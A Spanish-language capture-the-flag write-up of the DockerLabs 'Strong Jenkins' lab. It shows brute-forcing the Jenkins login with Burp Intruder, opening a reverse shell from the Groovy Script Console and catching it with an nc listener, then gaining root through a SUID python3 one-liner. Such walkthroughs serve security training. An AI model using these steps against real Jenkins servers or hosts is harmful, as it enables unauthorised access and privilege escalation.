



Strong Jenkins writeup - Dockerlabs

Dificultad : Medio

Escrito por : tellmefred

Introducción:

¡Bienvenidos a "Strong Jenkins", una desafiante máquina de práctica de la plataforma DockerLabs! En este entorno de hacking ético, explorarás cómo comprometer la seguridad de un servicio Jenkins a través de un ataque dirigido a su web login utilizando el intruder de Burp Suite.

Jenkins, una herramienta ampliamente utilizada para la automatización de procesos de desarrollo y despliegue, puede ser un objetivo atractivo para atacantes si no se configura y protege adecuadamente.

Reconocimiento:

Hacemos un Ping para probar la conectividad como siempre.


```
(root@tellmefred)-[/home/tellmefred/Desktop]
# ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.049 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.101 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.105 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.099 ms
^C
--- 172.17.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3057ms
rtt min/avg/max/mdev = 0.049/0.088/0.105/0.022 ms
```

Un nmap para descubrir puertos abierto y ver que nos topamos que nos permita acceder.

```
(root@tellmefred)-[/home/tellmefred/Desktop/Dockerlabs/strongjenkins]
# nmap -sS -sC -p- --open -sV -Pn --min-rate 2500 172.17.0.2 -oN allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-20 09:53 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000070s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
8080/tcp  open  http    Jetty 10.0.20
|_ http-robots.txt: 1 disallowed entry
|_/
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
|_ http-server-header: Jetty(10.0.20)
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.93 seconds
```

Aquí vemos un Jenkins, Jenkins es una herramienta de integración continua de código abierto que automatiza la construcción, prueba y despliegue de aplicaciones de software.




Hagamos un whatweb a ver la versión del Jenkins.

```
(root@tellmefred)-[/home/tellmefred/Desktop/Dockerlabs/strongjenkins]
# whatweb 172.17.0.2:8080
http://172.17.0.2:8080 [403 Forbidden] Cookies[JSESSIONID.f9df3ca9], Country[RESERVED][ZZ], HTTPServer[Jetty(10.0.20)], H
ttpOnly[JSESSIONID.f9df3ca9], IP[172.17.0.2], Jenkins[2.440.2], Jetty[10.0.20], Meta-Refresh-Redirect[/login?from=%2F], S
cript, UncommonHeaders[x-content-type-options,x-hudson,x-jenkins,x-jenkins-session]
http://172.17.0.2:8080/login?from=%2F [200 OK] Cookies[JSESSIONID.f9df3ca9], Country[RESERVED][ZZ], HTML5, HTTPServer[Jet
ty(10.0.20)], HttpOnly[JSESSIONID.f9df3ca9], IP[172.17.0.2], Jenkins[2.440.2], Jetty[10.0.20], PasswordField[j_password],
Script[application/json,text/javascript], Title[Sign in [Jenkins]], UncommonHeaders[x-content-type-options,x-hudson,x-je
nkins,x-jenkins-session,x-instance-identity], X-Frame-Options[sameorigin]
```

Explotación:


Aquí nos pasamos a Burpsuit y interceptamos la petición para poder proceder a hacer un ataque de fuerza bruta.




Aquí tenemos la petición.




La enviamos al intruder ya que aquí es donde vamos a trabajar.



Y ahora procedemos a “marcar” el punto de entrada a esos datos que le ofreceremos.(Password).



Cargamos nuestro diccionario.



Procedemos a organizar un grep que nos ayude a encontrar la respuesta diferente automáticamente.

Intruder

Intruder

1 x 2 x +

PositionsPayloadsResource poolSettings

☐ Case sensitive match☒ Exclude HTTP headers

?

Grep - Extract

↶

These settings can be used to extract useful information from responses into the attack results table.

☐ Extract the following items from responses:

Add

Edit

Remove

Duplicate

Up

Down

Clear

Maximum capture length: 100

?

Grep - Payloads

↶

These settings can be used to flag result items containing reflections of the submitted payload.

☐ Search responses for payload strings

☐ Case sensitive match☐ Exclude HTTP headers☒ Match against pre-URL-encoded payloads

?

Redirections

Seleccionó la parte de error en el inicio de sección y de esta forma cuando obtenga la respuesta del ataque me filtrará la que esté libre de este error.

2. Intruder attack of http://172.17.0.2:8080

Attack Save

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	8080/	Comment
4	123456789	302	173			304	loginErrorContent-Length: 0	
5	password	302	188			304	loginErrorContent-Length: 0	
6	loveyou	302	187			304	loginErrorContent-Length: 0	
7	princess	302	180			304	loginErrorContent-Length: 0	
8	1234567	302	203			304	loginErrorContent-Length: 0	
9	rockyou	302	188			299	Content-Length: 0	
10	12345678	302	196			393	loginErrorContent-Length: 0	
11	abc123	302	188			393	loginErrorContent-Length: 0	
12	nicole	302	196			392	loginErrorContent-Length: 0	
13	daniel	302	182			392	loginErrorContent-Length: 0	

Request Response

Pretty Raw Hex

```

1 POST /j_spring_security_check HTTP/1.1
2 Host: 172.17.0.2:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 52
9 Origin: http://172.17.0.2:8080
10 Connection: keep-alive
11 Referer: http://172.17.0.2:8080/login?from=A2F
12 Cookie: JSESSIONID.b60ce3fc=node0s4gux3xr4bqh1qi74gblgy0.node0
13 Upgrade-Insecure-Requests: 1
14
15 j_username=admin&j_password=rockyou&from=A2F6Submit=

```

Post Explotación:

Ya dentro de el Jenkins podemos maniobrar para entrar al server, entramos en Manage Jenkins.

172.17.0.2:8080

Kali Linux Kali Tools Kali NetHunter Exploit-DB Google Hacking DB OffSec chown | GTF0Bins Tratamiento de la TTY ... GTF0Bins Online - Reverse Shell ... Dockerlabs

Jenkins

Search (CTRL+K)

Administrator log out

Dashboard

+ New Item

People

Build History

Manage Jenkins

My Views

Build Queue

No builds in the queue.

Build Executor Status

1 Idle

2 Idle

Welcome to Jenkins!

This page is where your Jenkins jobs will be displayed. To get started, you can set up distributed builds or start building a software project.

Start building your software project

Create a job

Set up a distributed build

Set up an agent

Configure a cloud

Learn more about distributed builds

REST API Jenkins 2.440.2

Entramos a la consola.

Tools and Actions



Reload Configuration from Disk

Discard all the loaded data in memory and reload everything from file system. Useful when you modified config files directly on disk.



Jenkins CLI

Access/manage Jenkins from your shell, or from your script.



Script Console

Executes arbitrary script for administration/trouble-shooting /diagnostics.



Prepare for Shutdown

Stops executing new builds, so that the system can be eventually shut down safely.

Jenkins 2.440.2

Vemos que podemos introducir código groovy, así que montemos una Reverse shell en Groovy.

Script Console

Type in an arbitrary **Groovy script** and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

1

Run

Nos ponemos en escucha para recibir el RCE.

```
root@tellmefred: /home/tellmefred/Desktop

(root@tellmefred)-[/home/tellmefred/Desktop]
# nc -lvp 9001
listening on [any] 9001 ...
```

Aquí ya con la ejecución de comandos hacemos el tratamiento de la consola.

```
(root@tellmefred)-[/home/tellmefred/Desktop]
# nc -lvp 9001
listening on [any] 9001 ...
connect to [192.168.223.128] from (UNKNOWN) [172.17.0.2] 43536
script /dev/null -c bash
Script started, output log file is '/dev/null'.
jenkins@f3076c22104c:~$ ^Z
zsh: suspended nc -lvp 9001

(root@tellmefred)-[/home/tellmefred/Desktop]
# stty raw -echo; fg
[1] + continued nc -lvp 9001

jenkins@f3076c22104c:~$ export TERM=xterm
jenkins@f3076c22104c:~$
```

Escalada de privilegios:

Ejecutando sudo -l y no nos funciona.

```
root@tellmefred: /home/tellmefred/Desktop
jenkins@f3076c22104c:~$ sudo -l
bash: sudo: command not found
jenkins@f3076c22104c:~$
```

Aquí intentamos buscar con los permisos SUID, y nos topamos con el bin python3.10.

```
root@tellmefred: /home/tellmefred/Desktop
jenkins@f3076c22104c:~$ sudo -l
bash: sudo: command not found
jenkins@f3076c22104c:~$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/mount
/usr/bin/passwd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/su
/usr/bin/python3.10
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
jenkins@f3076c22104c:~$
```

Se supone que este comando nos debe dar la consola como usuario roto.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .  
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Ejecutamos el comando y vamos a ver.

```
# nkins@f3076c22104c:~$ /usr/bin/python3 -c 'import os; os.execl("/bin/sh", "sh", "-p")'  
#  
#  
#  
#  
#  
#  
#  
#  
#  
#
```

Y vemos que efectivamente tenemos permisos root ya que somos el usuario root.

```
#  
#  
#  
# whoami  
root
```